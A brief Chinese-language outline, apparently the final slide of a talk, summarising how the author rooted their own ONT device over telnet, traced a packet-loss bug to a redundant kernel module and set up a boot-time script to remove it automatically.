10. 通过telnet登陆ONT进行抓包

11. 使用桥接绕过有bug的驱动

12. 逐个内核模块进行排查找到罪魁祸首--13sfwd

13. 分析系统启动脚本实现永久root

14. 自启动程序劫持FS并自动移除bug模块彻底解决丢包问题



- 通过控制变量的方法Pwned ONT 设备
- 并逐个排查所有可疑模块,最终找到引起丢包的冗余模块

保证fail safe 🕂 永久root 🕂 自动移除 💳 解决方案

可以在网络方向从代码层级深入分析。



Thanks